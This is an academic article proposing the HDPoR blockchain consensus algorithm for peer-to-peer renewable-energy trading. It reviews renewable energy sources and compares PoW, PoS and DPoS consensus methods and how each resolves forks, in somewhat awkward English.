sustainability

MDPI

Article

The Blockchain Consensus Algorithm for Viable Management of New and Renewable Energies

Jun-Ho Huh [1] and Seong-Kyu Kim [2,*]

[1] Department of Software, Catholic University of Pusan, Busan 46252, Korea; 72networks@pukyong.ac.kr or 72networks@cup.ac.kr

[2] School of Electronic and Electrical Computer Engineering, Sungkyunkwan University, Suwon 110-745, Korea

* Correspondence: guitara7@skku.edu

Received: 14 April 2019; Accepted: 31 May 2019; Published: 6 June 2019

check for updates

Abstract: Efficient information flow in an intelligent system is vital for effectively controlling the entire system. Currently, intelligent systems are used in many industries related to energy production, sustainable agriculture/transport, and intelligent building/cities. Information technology (IT) and information and communication technologies (ICT) play vital roles in introducing technical or technological innovation in these industries as well as establishing a collaborative network. Also, the digitization of existing systems has been quite effective at creating a sustainable global environment as it allows more efficient and well-balanced control of socio-economic factors. However, it has become clear that adopting an intelligent system to achieve innovation, sustainability, and safety may well depend on the quality of the algorithms to be used for that very system. Despite recent controversies, new and renewable energies are considered as a realistic alternative to fossil fuels, which have been integral to modern industries but are regarded as a cause of environmental or economic problems, not to mention their limited deposits. Therefore, since renewable energies will gradually replace existing energy sources but require more time to be fully available, it is essential to find a method of managing them in a fair and transparent way. The United States, Japan, and some European countries are attempting to achieve such a goal by utilizing a blockchain system, but the issues pertaining to its functionality, security, or efficiency have yet to be addressed. This study introduces a viable consensus algorithm (Hyper Delegation Proof of Randomness, or HDPoR algorithm) for blockchain and attempts to validate its parallel computing capability through simulations. This study also attempts to design an efficient but secure peer-to-peer (P2P) transaction service model for these energies for the future where blockchain-based systems will hold a key position in the digitalized world. As its main contribution, this study introduces an effective method of applying blockchain to a new and renewable energy transaction system by presenting a consensus algorithm that can improve its infrastructure and performance.

Keywords: blockchain; whitechain; authentication; BoT; M2M; renewable energy; smart grid; computer architecture; software; Java Android; Java JSON; Gob

1. Introduction

The blockchain is "a chain of blocks" that contains the transaction details for a certain period of time. The blockchain contains transaction details and is not easily editable by anyone. These blocks are referred to as nodes. Also, it is a model that dramatically improved the authentication of transaction details using the hash algorithm that is mentioned in existing cryptography. These blockchains can be used in various industries. However, it is difficult to control the amount of renewable energy such as solar heat; sunshine and wind in particular are beyond human control. If the amount of power generated is small, a reliable hydroelectric power plant or a thermal power plant can be operated to compensate for any shortfall; however, if the amount generated is too large, it is difficult to cope with. In this situation, there is room for a blockchain technology to be introduced into the energy field. The blockchain is a chain of 'blocks' [1–3]. This block contains transaction details for a certain period of time. Blockchain technology is used in the world of superconnection where the Internet, mobile, etc. are connected. Although there was a risk of data hacking from various kinds of existing hackers, the blockchain can be said to be a more stable and decentralized model by bypassing the existing authentication method. It is also impossible to modify it arbitrarily. Renewable energy is a promising energy source that can help defend against global pollution in the future, as stated in the SDGs (Sustainable Development Goals). If the power generation is small, a reliable hydroelectric power plant or a thermal power plant can be operated to compensate for the energy that is additionally required [4–6]. However, if the power generation amount is too large, the system struggles to cope as well. In this situation, there is room for the blockchain technology to be introduced into the energy field.

The various types of energy blockchain include P2P (peer-to-peer) power trading, EV (electric vehicle) charging and sharing, energy data utilization, energy sharing, and carbon asset trading. Among these types, electric power trading P2P (peer-to-peer) is the most common type of energy blockchain, and when the blockchain is introduced into the energy sector, the value chain of the energy industry will change accordingly. A new power and P2P (peer-to-peer) trading business model is being developed to reduce transaction costs and share reliable transaction information by allowing electricity generated from renewable energy to be traded between individual buildings through using the blockchain. Converting from a centralized power trading system to a blockchain-based distributed power trading system will reduce the role of the central government, which has thus far acted as a power trading intermediary, and the role of energy "prosumers" (co-producers) will grow. That is, all the members participating in the blockchain can be defined as "a storage platform designed to arbitrarily manipulate a specific person by verifying and storing data with each other through a network".

The transaction process in this blockchain platform is performed as follows. First, when a transaction occurs between trading partners, the transaction information is transmitted to all the participants in the blockchain over the network. Second, the members of the blockchain that have received the transaction information determine whether the encrypted transaction information is a valid transaction through mutual verification [7–10]. Third, the validated transaction information is stored in a new block, and is then linked to an existing transaction block. Finally, transactions and settlements between the parties are completed. As can be seen here, the biggest difference between a blockchain platform and a traditional system is that there is no 'Trusted Third Party' to guarantee trust. In the blockchain-based system, transaction information is distributed to the P2P (peer-to-peer) network so that the participating members can collectively record and manage the transaction information. Therefore, the manpower and resources necessary for the establishment and operation of a third party are unnecessary. In addition, the transparency of the transaction can be improved because it is encrypted, thus making it possible to provide a trading platform that is suitable for small-scale electricity trading by and among energy prosumer units.

Recently, environmental problems related to fossil fuels have emerged. At the same time, mankind continues to face the problem of energy depletion, contributing to a rise in the demand for renewable energy. However, there are limitations in using such renewable energy. This is because there is a lack of policy infrastructure and technology to verify energy usage. Therefore, in this paper, we aim to apply blockchain technology to a transparent and fair energy management system by measuring new and renewable energy. Traditional blockchain technology lacks performance, functionality, reliability, and security. Therefore, in this paper, we propose the most effective consensus algorithm among block-chaining techniques and introduce the HDPoR (Hyper Delegation Proof of Randomness) algorithm based on parallel computing through various simulations.

Section 2 introduces renewable energy and explains the current phase of blockchain development. In Section 3, we describe the preparation factors and problems for the verification of the effectiveness of renewable energy in many studies and industries. In Section 4, we describe the concept and process for the HDPoR algorithm, its architecture and methodology, and compare it with the limitations of speed and performance to make a majority verification system of more than 51%, which is the limit of the existing PoW (Proof of Work) and PoS (Proof of Stake) algorithm when using HDPoR. In Section 5, we propose a future prospect for energy block chaining. In Section 6, we present a final algorithm and use a dApp (Decentralized Application) platform to generate a dApp to deal with the energy blockchain. A prototype for use is also presented. In this paper, we propose the application of blockchain in energy trading by presenting a sum algorithm for infrastructure and performance improvement for energy trading.

In summary, the technology presented in this study verifies new and renewable energy. In addition, this study proposes an enhanced model in which smart contracts can be concluded between new and renewable energy producers and consumers (see Figure 1) and the utilization of the blockchain technology for renewable energy verification. The necessary consensus algorithm here has a significant impact on the performance of future transactions. Therefore, key blockchain technologies will be introduced in the future. Figure 1 is also an energy blockchain platform that uses P2P services, smart meters, and solar energy. It represents a smart grid that accumulates energy using solar light in each individual house and distributes the energy to each other next door; this is called a microgrid. However, a blockchain is used as a technique for verifying the storage and transmission of intermediate sunlight. This conceptual diagram is shown in Figure 1.



Works on top of existing Infrastructure.
Utilities can receive transaction & maintenance fees.
Main
Neighbor
Smart Meter Produces Surplus
Regular Meter Consumer Surplus
Consumers can choose where to Buy renewables from:
Local Transactive Microgrid
Local Transactive Microgrid
Monthly bilt:
10% from Regional
10% from Local Microgrid

Figure 1. Smart renewable energy and P2P (peer-to-peer) blockchain service.

2. Background Knowledge

The studies related to blockchains and energy trading have been conducted by the following researchers: M. Andoni et al. published their research work 'Blockchain technology in the energy sector: A systematic review of challenges and opportunities' [11], whereas S. Wang et al. presented 'Energy Crowdsourcing and Peer-to-Peer Energy Trading in Blockchain-Enabled Smart Grids' [12]. Additionally, F. Luo et al. and K. Gai et al. released their works 'A Distributed Electricity Trading System in Active Distribution Networks Based on Multi-Agent Coalition and Blockchain' and 'Privacy-preserving Energy Trading Using Consortium Blockchain in Smart Grid', respectively [13,14].

Meanwhile, regarding electricity generation systems, S. Ahmad et al. and T. Ou et al. performed research under the title of 'Selection of renewable energy sources for sustainable development of electricity generation system using analytic hierarchy process: A case of Malaysia' and 'Dynamic operation and control of microgrid hybrid power systems', respectively [15,16]. Other interesting works include 'Design of a novel voltage controller for conversion of carbon dioxide into clean fuels using the integration of a vanadium redox battery with solar energy' (T. Ou) [17], 'Optimal operation of microgrids considering auto-configuration function using multiagent system' (Van-Hai Bui et al.) [18], 'A novel unsymmetrical faults analysis for microgrid distribution systems' (T. Ou) [19], and 'Contribution-based energy-trading mechanism in microgrids for future smart grid: A game theoretic approach' (S. Park et al.) [20].

2.1. Renewable Energy

Renewable energy is a global energy source that can be used to conserve the natural resources of the Earth, which is rapidly succumbing to global warming. It refers to the energy produced by utilizing sunlight, water, precipitation, biological organisms, and so forth. Types of renewable energy include solar, solar, bio, wind, and hydro, and new energy systems include fuel cells and hydrogen energy.

Solar energy is produced by converting light energy into electrical energy using solar power generation systems. The first type of solar power generation system is referred to as a grid system. Energy is generated by connecting generated electricity to the grid of a power company. The second type of system includes grid system energy, independent development methods such as lighthouses, satellites, and developments in building materials that do not contain electricity. Third is a hybrid system, consisting of solar power generation and wind power generation, or solar power generation and diesel power generation. Solar thermal energy is a technology wherein water is heated by absorbing, storing, and exchanging heat energy from the sun using solar panels and used for cooling and heating buildings. A solar thermal system is composed of a heat collection unit and a heat accumulation unit. Since it is cheap and easy to install, it is widely used for domestic hot water supply and heating. Wind energy is a system that converts kinetic energy from wind into electrical energy. The wind turns the wings of a windmill and produces electricity using a generator. It is possible to directly use the electricity that is developed or to sell electricity by transmitting it to a power company. The wind turbine system consists of the following components. Windmill blades serve to convert the kinetic energy of the wind into mechanical rotational power. The gearbox amplifies the torque in the most efficient way possible. The generator converts mechanical rotating power into electrical energy. The power inverter converts the DC electricity generated from the generator into AC electricity that can be used in homes. A hydrogen fuel cell is a system that converts chemical energy from hydrogen fuel into electrical energy through electrochemical reaction. It can continuously produce electricity without recharging using a continuous fuel supply. The heat generated during reaction generates sewage. The fuel cell power generation system includes a reformer, which is a device that converts fossil fuels such as natural gas, methanol, coal, petroleum, etc. into hydrogen fuel. The generator produces electricity from hydrogen and has a power inverter. The waste heat recovery device collects the waste heat that is generated and uses it to heat water. Bioenergy is the use of energy from living organisms to obtain liquid fuel from crops. A bio-energy generation system generates methane gas from organic waste and generates electric energy using a turbine. Waste energy systems include incinerators (industrial waste incineration), boilers (generating steam using incinerator heat), piping (steam supply temperature 100–120 C), and pollution prevention facilities (removing pollutants from incineration). Geothermal heat refers to the heat energy of the Earth from the surface to underground, and it is taken out and used for the heating and cooling system of a building. Energy is generated using the cooler temperature of the Earth in summer, and the warmer temperature of the Earth in winter. Hydropower is a system that generates electricity by turning wings connected to a generator using falling water. Hydroelectric power generation of 10,000 KW or less per unit facility is called small hydropower generation, and it can be applied to agricultural water storage facilities, water purification plants, sewage treatment plants, etc. in addition to electric power production. Ocean energy includes energy obtained from waves, tidal energy obtained from rising and falling water levels, and the temperature difference energy of sea water using the temperature difference between the surface water and deep water. This renewable energy can be applied to various industries. In addition, this blockchain technology can be applied to more transparent and decentralized services, which will be applied to more energy blockchains based on trust (see Figure 2). In the future, new and renewable energy will be discussed and used around the world for pilot projects for P2P (peer-to-peer) trading. However, there is a side effect in which the verification of the use of renewable energy is not done transparently. In this paper, we propose a consensus algorithm that uses blockchain as a technique to solve these problems and also requires important performance data that could be of use to many individuals in the future.




Figure 2. New and renewable energy growth rate.

2.2. Blockchain

Blockchain is a core technology that can decentralize the existing centralized transaction system, and is further diversifying as it is spreads to new business platforms. Existing central or trusted third-party (TTP) convergence-based financial and electronic transactions have a limited security structure, which can be harmful to all users in the event of problems with the central organization. In addition, the centralized service has to stop the entire system in the event of the failure of the central organization (server, etc.); in contrast, the blockchain is permanently sustainable unless all the network participants are stopped. As an alternative, the P2P (peer-to-peer) Bitcoin was launched in 2008, while Etherium, which can implement various programs such as smart contracts, was launched in 2015. In addition, blockchains are highly secure and can be directly transferred without recourse to a central organization. Since all data are encrypted and linked in chronological order, it is impossible to forge or alter old records because all blocks after that point must be regenerated, and all copies of the ledger of the network must be replaced. In existing Internet transactions, a centralized management system is required, but in the blockchain network, it is possible to directly deal with the parties (P2P), which greatly increases its potential applications in the industrial field. Blockchain technology has been developed around a consensus algorithm, which updates the ledger of all the participants in the network without a central authority. It is an algorithm for applying changes to a blockchain and determining how to handle changes, such as new transactions, among network participants, because they have multiple write privileges. The blockchain is based on mathematical theories such as algorithms for correcting the ledger for all participants when new information is generated in order to prevent double payments, malicious attacks, and prevention algorithms [21,22]. For example, in a situation where a general cannot identify a traitor, there is no P2P-based communication problem in which unbraided generals do not have central control in such a way that they can agree on a common operation despite the information disturbance of the betrayer. It is explained figuratively. These theories have been studied for about 30 years, and the Practical Byzantine Fault Tolerance

(PBFT) and Proof of Work (PoW) methods are the basis for developing a permissive and unauthorized blockchain [23–25]. Table 1 shows type of Blockchain.

Table 1. Type of Blockchain.

	Public Blockchain	**Private Blockchain**	**Consortium Blockchain**
Management Subject	All participants	Managed by the central institution	Participants in the consortium
Network Participating Condition Transaction Speed	Non	Managed by the central institution	Non or managed by a selected institution
	Slow	Quick	Quick
Identification	Anonymous	Identifiable	Identifiable
Transaction Proof	Proof of work algorithm, transaction verifier cannot be known in advance	Transaction verification is made by the central institution	Transaction verifier is known through certification, transaction verification, and block

3. Related Studies

A blockchain is a distributed book system that shares an entire database among individuals, rather than relying on a trust relationship with a central management system, in order to maintain the state of the database. In other words, the blockchain is a kind of distributed book that records transaction information. Since each node has its own book, the contents of each book must remain the same. However, there is a problem of consensus when using blockchain technology. The consensus algorithm affects several consensus processes on the blockchain, the most representative of which are the method of distributing block generation authority and the method of selecting one chain for fork generation. A special qualification is needed. Thus, if each node can create a block easily without any effort, a large number of blocks can be created at the same time, making it nearly impossible for each node to agree on a blockchain. Therefore, in the blockchain, each node collects transactions for a certain period of time, rather than performing immediate transaction processing according to the consensus algorithm. The block is generated by selecting a miner who matches a specific condition. At this time, the specific condition of the miners required by each agreement algorithm may be various agreement conditions, such as the calculation ability and token holding amount. First, there are Proof of Work (PoW) and Proof of Stake methods. Proof of Work determines mining ability, i.e., mining probability, depending on the work—that is, the calculation ability. In other words, if I have a mining ability of 1 and a friend has an ability of 2, our mining probability is 1:2. Thus, if I mined one, my friend probably mined two. Likewise, proof of equity is determined by the number of coins, i.e., the number of coins owned. In addition, the consensus algorithm can be divided into a competitive method and a noncompetitive method. The competition method is to keep a DB (Database), that is, a blockchain, through competition, whereas the noncompetitive method uses a means of dividing a blockchain. First, the competitive method uses PoW, such as Bitcoin or light coin. They maintain a single blockchain through a computational capability competition. More specifically, it maintains a single blockchain because it acts to avoid damaging the economic principle. The disadvantage of this method is that it causes forking because of competition. Unlike this method, the noncontact method uses a method of inserting a miner's digital signature in the block and can block the fork [26–29]. Those are the two most important consensus algorithms. When a miner is attacked, his accountability causes him to suffer a financial loss and maintain a single blockchain. Finalization refers to the determination of the absence of a fork. PoW is not deterministic, and in the case of a Bitcoin, it maintains one blockchain after six conform (six blocks). This is a rule that Satoshi set arbitrarily in his calculation. The size of the settlement will be the whole of the explorer in the case of PoW, and noncompetitive methods will use the method of voting by certain miners.

Among the competition methods, the Bitcoin PoW is typical. PoW is a game in which the miners in a network independently perform a hash calculation (calculating block hash), and the game is won if a specific goal is reached, i.e., when a Bitcoin is less than or equal to the target [30,31]. When a certain miner finds the desired block hash, it propagates it to the network and immediately finds the next block, and the neighboring miners who propagate it will verify this block. Then, it propagates it to neighboring miners and finds the next block hash. The principle of maintaining one blockchain in the PoW is based on the economic principle. In other words, compensation and loss, or reward, is used to maintain the P2P (peer-to-peer) network, and loss is the principle of maintaining one blockchain. However, this algorithm does not converge well into a single blockchain when the fork goes out. This is called "nothing at stake" because there is no harm in betting on both chains' forks. In other words, it is difficult for a miner to bet on both chains when a fork is broken and to maintain one blockchain, because it is advantageous to choose the most favorable chain among the two chains and concentrate all the computational power on the advantageous chain. In other words, the longest chain of PoW is created from the principle that the miner, in order not to see the damage, maintains a single blockchain. However, due to this operating principle, the performance is lowered significantly.

The next concept is PoS (Proof of Stake). In the case of PoS (Proof of Stake), it is possible to introduce a mining deposit to solve nothing at stake, which is mined after a depositor deposits, and to make a withdrawal after a certain period (e.g., one month) after requesting a withdrawal [32–35]. After the garrison, the blockchain is damaged, and the agent is then able to withdraw. In order to become a validator that plays the role of block generator and verifier, special transactions must be made to lock up the passwords that they hold in the form of deposits. In order to become a validator that plays a role in block generation and verification, the PoS must make a special transaction that locks up its own password in the form of deposit. After that, the procedure for creating and validating new blocks is done by a specific 'consensus algorithm' that allows all the validators to participate. The most representative forms are 'Chain-Based Proof-of-Stake' and 'BFT (Byzantine Fault Tolerance)-Style Proof-of-Stake'. In Chain-Based Proof-of-Stake, one validator is selected pseudo-randomly for every slot in 10-second units. The selected validator has the authority to create one block. However, the generated block must always point to one of the previous blocks, which is generally the last block in the longest chain. As a result, most of the blocks are composed of a single chain. This is the most basic form of proof of equity. However, as this PoS method still has a performance issue, this paper proposes an algorithm called HDPoRs.

4. Renewable Energy Performance and Blockchain Consensus Algorithm Perspective Design and Implementation

4.1. Issue Raising

Consensus algorithms are good for security and transparency. However, there are problems with various algorithms, which is why one should look at the Fault Tolerance Consensus. Generally, if 51% of the blockchain networks are attacked at the same time, the blockchain becomes unreliable. This is usually called the "51% attack". There are concerns that if there is a person with a 51% stake in the equity method, it is easy to be attacked maliciously. This is because, unlike a proof of work, which requires a great deal of energy and other resources (mining, wide ground, etc.), the proof of equity can be easily created by anyone. In order to have such a monopoly, the equity verification method costs about 100 times more than the proof of work method, and the equity verification demonstrates that decentralization is better because everyone can join the network. On the other hand, it is argued that this is not a comparable part of simple mathematical calculations because the cost of securing a 51% stake may be very different due to various factors, including the timing of the launch of the blockchain and the amount of money issued. Furthermore, because there is no opportunity cost, such as computing power, and there is no limit to the method of consensus, it is possible to increase the possibility of being compensated by two individuals who each have a share indicating they have both shares. Therefore, the 'Slash' system is introduced to solve the Nothing-at-Stake problem. If the validator proves the shares in multiple blocks or proves the shares in the wrong block, the shares will be slashed. In addition, even if the act of proving the equity itself gives a certain level of security deposit, even if a wrong act is performed, 'Nothing-at-Stake' such as slashing is made into 'Something-at-Stake'. In addition, various problems, such as Byzantine general problem, are raised. Although this paper acknowledges many problems, it is important to measure the renewable energy of the fourth industrial revolution in the future and apply it to real life. Although the current blockchain-summing algorithm theoretically has security and transparency, it causes performance problems. Therefore, this study has examined the HDPoRs algorithm to solve this problem [36–38].

4.2. Research Methodology

The algorithm of the blockchain algorithm solves not only the problem of consensus but also that of the Byzantine general problem—that is, whether the malicious node can provide a reliable service even in a distributed system. The Byzantine general problem was first mentioned in Leslie Lamport's paper in 1982, when the commanders of each unit within a certain geographical distance had to know how many commanders were loyal despite the presence of a traitor (it is a question of whether one can plan the same attack). At this time, the biggest weapon in the blockchain for dealing with dishonest nodes was the effect of honest multiple forces, rewards and punishment. Even if a particular node sends a fake transaction or accepts invalid transaction data or blocks, the aspirations for compensation through mining are much greater and stronger than the desire of a dishonest node to undermine system integrity. In addition, the consensus algorithm has been studied as a way to solve various problems in distributed networks. The consensus algorithm exists in various forms including the block generation authority distribution method, the block generation and verification method, etc. Various forms of agreement algorithms are currently being developed to make a blockchain with more efficient agreements, better security, and stronger decentralization [39–43]. This study has established an architecture that proposes a consensus algorithm, i.e., the HDPoRs, which delivers rapid performance while agreeing on the number of nodes that cannot be agreed in various consensus algorithms.

4.3. HDPoR Architecture for Renewable Energy Verification Agreement

This paper introduces various consensus algorithms that are largely PoW-based and PoS-based. Therefore, these consensus algorithms exist in various forms:

PoW (Proof of Work): PoW is the most commonly known consensus algorithm. In the Bitcoin system, all the transactions occurring in 10-minute increments are grouped into one block, and are linked in a time chain in the form of a single chain and shared on the entire P2P (peer-to-peer) network. The nodes in the network perform an operation to find a specific value by performing a hash operation on a value obtained by concatenating a hash value and a nonce of a previous block header. The nonce is a number of 32 bits starting from the first zero, increasing by 1 until a hash value that satisfies the condition is found, and is the number of 256 bits starting with some zero. Since it is difficult to perform inverse operations on the characteristics of a hash operation, it is essential that the process of sequentially computing and substituting nonce be performed to find the result. Due to this process, the higher the computing power node, the less time it takes to create a block. If the hash operation is satisfied with h (.), the proof operation for the block is completed. It can also be called a proof of work or hardware that processes hash operations (GPU: Graphics Processing Unit, Application Specific Integrated Circuit digger). Put simply, hardware equipment is used to mine coins. The PoW approach consists of deriving the output from the hash function through hardware devices (computing power such as GPU, CPU: Central Processing Unit). Since the hash is a unidirectional encryption technique, it cannot find the input value with the result. This means that it is impossible to decrypt the encrypted result. Therefore, there is no other way but to run it until the output is the same as the output value. This processing of the hash per second is called the hash rate (h/s). Solving the problem in this way solves the double payment problem because only the fastest mined blocks are accepted, while the rest are discarded (see Figure 3). The question about PoW here is that if a big capitalist buys a supercomputer and runs the calculations, it may be a centralized method rather than a distributed bookkeeping method. It takes a lot of money to buy a computer with a lot of hash power. Even if you invest an astronomical amount of money, it is much more profitable to operate the network in a legitimate manner, as the value of the blockchain will plummet if you feel that the transaction has been counterfeited and is a bad book.




Figure 3. Hyper Delegation Proof of Randomness (HDPoR) sequence.

The HDPoR (Hyper Delegation Proof of Randomness) consensus algorithm attempts to solve the Byzantine problem of the existing DPoS (Delegation Proof of Stake) method. However, the DPoS method uses only 21 nodes compared with the PoS method; thus, its performance is superior to that of the existing PoS. However, since verification is performed with only 21 nodes, if these nodes collide, there is a disadvantage in that the blockchain may be broken. In order to overcome these drawbacks, the number of nodes is greatly reduced and a random function without collision is used. The random function has its own class and lowers the number of consensus of the node if the existing class level is high according to the class; conversely, it increases the number of consensus if it is the opposite. Also, depending on the reliability of the flush, it is designed in such a way that a more reliable random function among the random nodes is included in the random function depending on the gradual use reputation.

The DPoS algorithm consists of the following two steps. The first step consists of drawing the block producer group, and the second consists of scheduling the block production. In the event of a network problem, capitalists will suffer great losses, so they have to make decisions in the process of selecting block producers. The process of selecting block producers has no significant effect on the consensus process. The algorithm supposes that there are three block producers (A, B, and C). In order to reach a consensus, 2/3 + 1 consent of a quorum is required, so in the example model, C acts as a casting boat, and actually consists of 21 people or more. As with Proof of Work, the general rule here is that the longest chain wins. If you are a normal participant, you go straight to the longer chain as long as there is a longer chain. Under normal circumstances, block producers make blocks every three seconds. If they all keep to their turn, they naturally stick to the longest chain. If the block producer is created at a time other than the predetermined block creation time, it is processed as nonconforming. Furthermore, up to a third of the nodes can be hacked or behave abnormally, in which case a small number of forks are made. In the example given, the decimal fork generates one block every nine seconds, and multiple forks generate two blocks every nine seconds. Multiple sets of normal 2/3 nodes always have long chains. However, this disadvantage can be solved by the HDPoR algorithm.

4.4. Verification Method Using HDPoR

4.4.1. HDPoR Verification Protocol Based on Renewable Energy

No forks can be multiple forks unless they are smart-contracted by measuring renewable energy, and the blocks cannot be shared because the network is disconnected between the nodes for network truncation and dual block production in the few connected groups. In this case, the longest chain will be the largest chain of the prime chains (see Figure 4). Once the network connection is restored, a small number of forks will naturally move to the longest chain, and the ambiguous agreement state will be restored.




Figure 4. HDPoR diagram.

When there are three forks, two forks can have the same length. In this case, a third-tier block manufacturer with a small-length fork acts as a casting boat when returning to the network. Since there is an odd number of block producers, the tie situation cannot last for long. Below, this paper will cover the block producer shuffling process, which randomizes the sequences so that if two forks have the same number of block producers, they stretch to different lengths and eventually resolve the tie. In this scenario, the minority producer B creates two or more replacement blocks. The next producer C chooses one of several things that B makes. The block chosen by C will be the longest chain, and the nodes using other nodes (for example, B1) created by B will change immediately (see Figure 5). No matter how bad producers are made up of fewer alternate blocks and sprinkled on the network, no block can be included in a chain longer than one round.

